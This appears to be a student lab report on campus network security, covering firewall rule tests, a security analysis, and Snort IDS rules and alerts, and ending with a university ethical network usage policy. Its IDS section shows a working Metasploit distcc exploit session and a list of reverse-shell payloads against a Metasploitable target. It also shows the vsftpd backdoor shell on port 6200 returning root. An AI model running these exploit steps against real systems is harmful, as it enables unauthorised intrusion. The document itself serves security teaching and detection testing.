


```
CAULFIED-CLIENT-01
File Edit View Terminal Tabs Help
netadmin@... x CLAYTON x CAULFIED-... x CA_Server x SSH_Server x
ssh: connect to host 10.200.30.22 port 22: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21
Trying 10.200.30.21...
telnet: Unable to connect to remote host: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.21 21
Trying 10.200.30.21...

jkj

^C
root@CAULFIED-CLIENT-01:/# telnet 10.200.11.25 25
Trying 10.200.11.25...
^C
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.22 22
Trying 10.200.30.22...
telnet: Unable to connect to remote host: Connection refused
root@CAULFIED-CLIENT-01:/# telnet 10.200.30.22 22
Trying 10.200.30.22...
Connected to 10.200.30.22.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.9
```

Clayton failed:



```
Ubuntu-20.04-1
File Edit View Terminal Tabs Help
CLAYTON x Ubuntu-20.04-1 x
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.


root@Ubuntu-20:/# telnet 10.200.30.22 22
Trying 10.200.30.22...
```

Lastly, when access to the FTP server was restricted solely to clients within the Clayton campus:


Successful access was observed from the Clayton campus.

However, attempts from the Peninsula campus were blocked, reiterating the firewall's precise and effective enforcement of the designed rules.

Clayton success:



Peninsula failed:



## **Security Analysis**

### **Firewall Bypass Analysis & Evaluation of potential bypass methods and countermeasures**

Potential bypass mechanisms might include exploiting misconfigurations or unpatched vulnerabilities. To counter this, regular audits and updates are essential. Firewall rules should also incorporate default-deny policies, where only explicitly allowed traffic is permitted.

The benefit of arranging two firewalls is that it provides layered protection for the network. An external firewall, like CLAYTON, can block a majority of potential threats, while an internal firewall, such as the Clayton\_Internal\_Router, offers a second line of defense for critical resources. Furthermore, having two firewalls allows an organization to implement varied security policies for the DMZ and the internal network, permitting more traffic into the DMZ while maintaining stricter controls on the internal network.

However, the current rules have some drawbacks. They impose very strict access controls, limiting access to the FTP, SSH, and MAIL servers to clients exclusively from specified campuses. This could hinder cross-campus collaboration and data sharing. To improve this, VPN access for other campuses could be considered, allowing them to securely access these resources but still with some restrictions. Another issue is the single point of failure; if a server in one campus, say the MAIL server, faces issues, the entire mail system for that campus could be impacted. Introducing load balancers and redundant servers can ensure that if one server fails, others can take over. Lastly, the current rules are rigid and based on predetermined IP addresses or networks. If there are changes in the network architecture, these rules might need manual updates. A more flexible authentication and authorization method, like role-based access control, can automatically adapt to network changes.

## **Additional Security Solutions and Recommendations for other security solutions to augment the network**

Considering the array of servers, implementing Intrusion Detection/Prevention Systems (IDPS) would enhance security. Specifically, placing an IDPS in the DMZ would monitor traffic to the VPN, Mail, and Web servers. Furthermore, servers should be fortified with anti-malware solutions and periodic vulnerability assessments.

### **General Recommendations**

Here are 4 suggestions for optimising security, including potential changes in network topology:

- Segment the network further, isolating sensitive servers.
- Regularly update and patch all systems.
- Consider introducing a proxy server for controlled web access.
- Implement multi-factor authentication, especially for administrative access.


### **Intrusion Detection System (IDS)**

#### **Metaploitable Docker**

##### **Use of Metaploitable Docker with Snort IDS**

In the context of strengthening our network's security posture, we integrated an Intrusion Detection System (IDS), specifically employing Snort IDS in conjunction with the Metaploitable Docker. This setup allowed us to simulate real-world vulnerabilities and test the effectiveness of our IDS. To configure Snort, specific rules were written to alert for suspicious activities on certain ports. For instance, rules were set up to detect malicious activities on ports 6667, 3632, and 6200. Each alert was characterized by a message indicating the detection of the malevolent activity and a unique identifier, sid:1000004.


Having set the rules in Snort, we proceeded to configure the Metasploitable Docker to act as a vulnerable target. The trial on port 3632 was successful, with the target machine (Metasploitable) producing an error prompt, indicating a successful intrusion attempt. For port 6200, further results and analysis are pending.

A screenshot of a terminal window titled "Toolbox-2". The terminal shows a user named "netadmin@SecureCorp: ~" with three open tabs: "Metasploitable-2-1", "KaliLinuxCLI-1", and "Toolbox-2". The active tab "Toolbox-2" shows a nano editor editing a file named "newrule.rules". The content of the file is three Snort alert rules:

```
GNU nano 4.8 newrule.rules
alert tcp any any -> any 6667 (msg:"Port 6667 malicious activities detected"; sid:1000004;)
alert tcp any any -> any 3632 (msg:"Port 3632 malicious activities detected"; sid:1000004;)
alert tcp any any -> any 6200 (msg:"Port 6200 malicious activities detected"; sid:1000004;)
```

```
alert tcp any any -> any 6667 (msg:"Port 6667 malicious activities
detected"; sid:1000004;)
alert tcp any any -> any 3632 (msg:"Port 3632 malicious activities
detected"; sid:1000004;)
alert tcp any any -> any 6200 (msg:"Port 6200 malicious activities
detected"; sid:1000004;)
```

The attempted attack on port 3632 was successful as indicated by the alerts generated in the Snort log. These alerts pinpointed malicious activities targeted at this specific port. However, while the intrusion was detected, the target machine (Metasploitable) produced an error prompt, signifying an inability to spawn a shell. This suggests that, although the initial breach was successful, the attacker faced challenges in fully exploiting the system, possibly due to inherent system defenses or misconfigurations in the attack method.



```
Toolbox-2
File Edit View Terminal Tabs Help
netadmin@SecureCorp: ~ x Metasploit-table-2-1 x KaliLinuxCLI-1 x Toolbox-2 x
alert snort.log.1698563406
root@Toolbox-2:/var/log/snort# cat alert
[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.020256 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49478 IpLen:20 DgmLen:60 DF
*****S* Seq: 0x5410FBF Ack: 0x0 Win: 0xFAF0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 395794272 0 NOP WS: 7

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.031771 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49479 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x5410FC0 Ack: 0x21C6975F Win: 0x1F6 TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794292 2120988352

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.032515 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49480 IpLen:20 DgmLen:270 DF
***AP*** Seq: 0x5410FC0 Ack: 0x21C6975F Win: 0x1F6 TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794293 2120988352

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.037767 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49481 IpLen:20 DgmLen:75 DF
***AP*** Seq: 0x541109A Ack: 0x21C6975F Win: 0x1F6 TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794302 2120988364

[**] [1:1000004:0] Port 3632 malicious activities detected [**]
[Priority: 0]
10/29-07:11:21.060116 10.200.20.254:33057 -> 10.200.11.201:3632
TCP TTL:62 TOS:0x0 ID:49482 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x54110B1 Ack: 0x21C69816 Win: 0x1F5 TcpLen: 32
TCP Options (3) => NOP NOP TS: 395794317 2120988378
root@Toolbox-2:/var/log/snort#
```

The displayed screen captures an attack using the Metasploit Framework, Here's an explanation:

**Payload Selection:** The attacker has multiple payload options to choose from. Payloads are scripts that execute after successfully exploiting the target. Different payloads perform different tasks, from simple command execution to spawning remote shells.

**Payload Configuration:** The attacker selects payload/cmd/unix/generic (line 15). This payload allows the execution of generic Unix commands.

**Exploit Configuration:**

The attacker sets the command (cmd) to "id" (line 16). The id command in Unix shows the user and group details of the current user.

They then set the target's IP address (RHOST) to "10.200.11.201" (line 18).

**Attack Execution:** The exploit unix/misc/distcc\_exec is triggered (line 20). distcc is a distributed C/C++ compiler system, and this exploit targets its vulnerabilities.

#### Exploit Result:

The id command is executed, showing the user identity as "daemon" (line 23). This indicates that the attack was successful in executing commands on the target system.

However, the message "Exploit completed, but no session was created" (lines 24 and 30) suggests that while the command was executed, the attacker did not gain a persistent foothold or a shell session on the target.

Further Exploration: The attacker then sets another command (cmd) to "uname -a" (line 26). This command fetches detailed system information.

The result (line 28) reveals the target's OS details, confirming it's a "Linux Metasploitable" version.

The attack was successful on the target system, exploiting a vulnerability in the distcc service.

However, they did not establish a persistent session. The information gathered, such as user details and system version, can be crucial for planning further attacks or understanding system vulnerabilities.



The screenshot shows a Kali Linux terminal window with the title 'KaliLinuxCLI-1'. It displays a list of 14 payloads and their details, followed by a series of commands and their outputs in a Metasploit Meterpreter session.

id	payload	normal	No	Unix Command	Shell, Bind TCP (via Perl)
1	payload/cmd/unix/bind_perl	normal	No	Unix Command	Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	normal	No	Unix Command	Shell, Bind TCP (via perl) IP
3	payload/cmd/unix/bind_ruby	normal	No	Unix Command	Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	normal	No	Unix Command	Shell, Bind TCP (via Ruby) IP
5	payload/cmd/unix/generic	normal	No	Unix Command	Generic Command Execution
6	payload/cmd/unix/reverse	normal	No	Unix Command	Shell, Double Reverse TCP (te
7	payload/cmd/unix/reverse_bash	normal	No	Unix Command	Shell, Reverse TCP (/dev/tcp)
8	payload/cmd/unix/reverse_bash_telnet_ssl	normal	No	Unix Command	Shell, Reverse TCP SSL (telne
9	payload/cmd/unix/reverse_openssl	normal	No	Unix Command	Shell, Double Reverse TCP SSL
10	payload/cmd/unix/reverse_perl	normal	No	Unix Command	Shell, Reverse TCP (via Perl)
11	payload/cmd/unix/reverse_perl_ssl	normal	No	Unix Command	Shell, Reverse TCP SSL (via p
12	payload/cmd/unix/reverse_ruby	normal	No	Unix Command	Shell, Reverse TCP (via Ruby)
13	payload/cmd/unix/reverse_ruby_ssl	normal	No	Unix Command	Shell, Reverse TCP SSL (via R
14	payload/cmd/unix/reverse_ssl_double_telnet	normal	No	Unix Command	Shell, Double Reverse TCP SSL

```

msf6 exploit(unix/misc/distcc_exec) > set payload 5
payload => cmd/unix/generic
msf6 exploit(unix/misc/distcc_exec) > set cmd id
cmd => id
msf6 exploit(unix/misc/distcc_exec) > set RHOST 10.200.11.201
RHOST => 10.200.11.201
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] 10.200.11.201:3632 - stdout: uid=1(daemon) gid=1(daemon) groups=1(daemon)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > set cmd id
cmd => id
msf6 exploit(unix/misc/distcc_exec) > set cmd uname -a
cmd => uname -a
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] 10.200.11.201:3632 - stdout: Linux Metasploitable-2-1 5.15.0-87-generic #97-20.04.1-Ubuntu SMP Thu Oct 5 08:25:28 UTC 202
3 x86_64 GNU/Linux
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) >

```

The image captures an attempt to connect to an FTP server using the telnet command. The user tries to connect to the IP address "10.200.11.201" on port 21, which is the default port for FTP. Upon connecting, the server identifies itself as "vsFTPD 2.3.4", indicating the type and version of the FTP daemon running. The user then sends the "user" command with the username "hello:"). In response, the server requests a password with the "331 Please specify the password." message. The user proceeds to enter "password" as the password. This snapshot shows a basic interaction with an FTP server, where the user is attempting to authenticate using a specific username and password. It also highlights the risk of transmitting credentials unencrypted over the network, as telnet is not a secure protocol.

The first image showcases an attempt to connect to a service on port 6200 using telnet. After connecting, an effort is made to execute the `id` command, which initially fails but later succeeds, revealing root privileges:

```
(root@KaliLinuxCLI-1) - [~]
# telnet 10.200.11.201 620
Trying 10.200.11.201...
Connected to 10.200.11.201.
Escape character is '^['.
id
: command not found
id;
uid=0(root) gid=0(root)
```

This screenshot displays command history from a different machine, highlighting checks on Snort's log files to detect malicious activities:

```
root@Toolbox-2:~# history
1 cat /var/log/snort
2 cat /var/log/snort/
3 cat /var/log/snort/alert
4 cat /var/log/snort/alert | grep malicious
```

The displayed logs are from Snort. They highlight malicious activity detections on ports 6200 and 3632. Each entry details the source and destination IPs, timestamps, and TCP details. The consistency of alerts suggests repeated attack attempts or network scans on these specific ports.

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### **Ethical Conduct Policy**

Monash University has adopted the following Ethical Network Usage Policy to safeguard the safety, security, and integrity of the network, as well as to encourage a respectful digital environment for all users. All staff and students must follow the following guidelines:

**Responsible Use:** All users are required to use the university's network and computing resources exclusively for educational, research, and official work-related objectives. Personal commercial activity, spamming, and network abuse of any kind are strictly prohibited.

Users must not access, change, distribute, or destroy files or data that do not belong to them without proper authorisation. This includes, but is not limited to, other users' files or confidential university data. Users must also respect others' privacy by not intercepting network communications or employing tools to crack passwords or gain unauthorised access.

**Prohibited Content:** No illegal or offensive content may be accessed, stored, or distributed via the university network. This includes, but is not limited to, copyrighted works (used without permission), pornographic content, hate speech, and any other sort of content that promotes violence or prejudice.

When connecting to the university network, users must ensure that their devices are clear of malware and viruses. This includes doing regular system upgrades, antivirus scans, and exercising caution, such as not clicking on questionable links or downloading unexpected attachments.

**Reporting and Compliance:** If any user discovers a potential security issue or breach, it must be immediately reported to the university's IT department. Users must also participate with any investigations of unethical or inappropriate network use, ensuring transparency and support for the university's efforts to ensure a safe digital environment.

It is critical to recognise that network resources are shared by all university members, and that even a single user's misuse can have an impact on everyone. Following this Ethical Network Usage Policy ensures a seamless, efficient, and secure digital environment favourable to academic and professional development. Depending on the severity of the offence, violations of this policy may result in disciplinary proceedings such as restricted network access, academic probation, or more severe repercussions.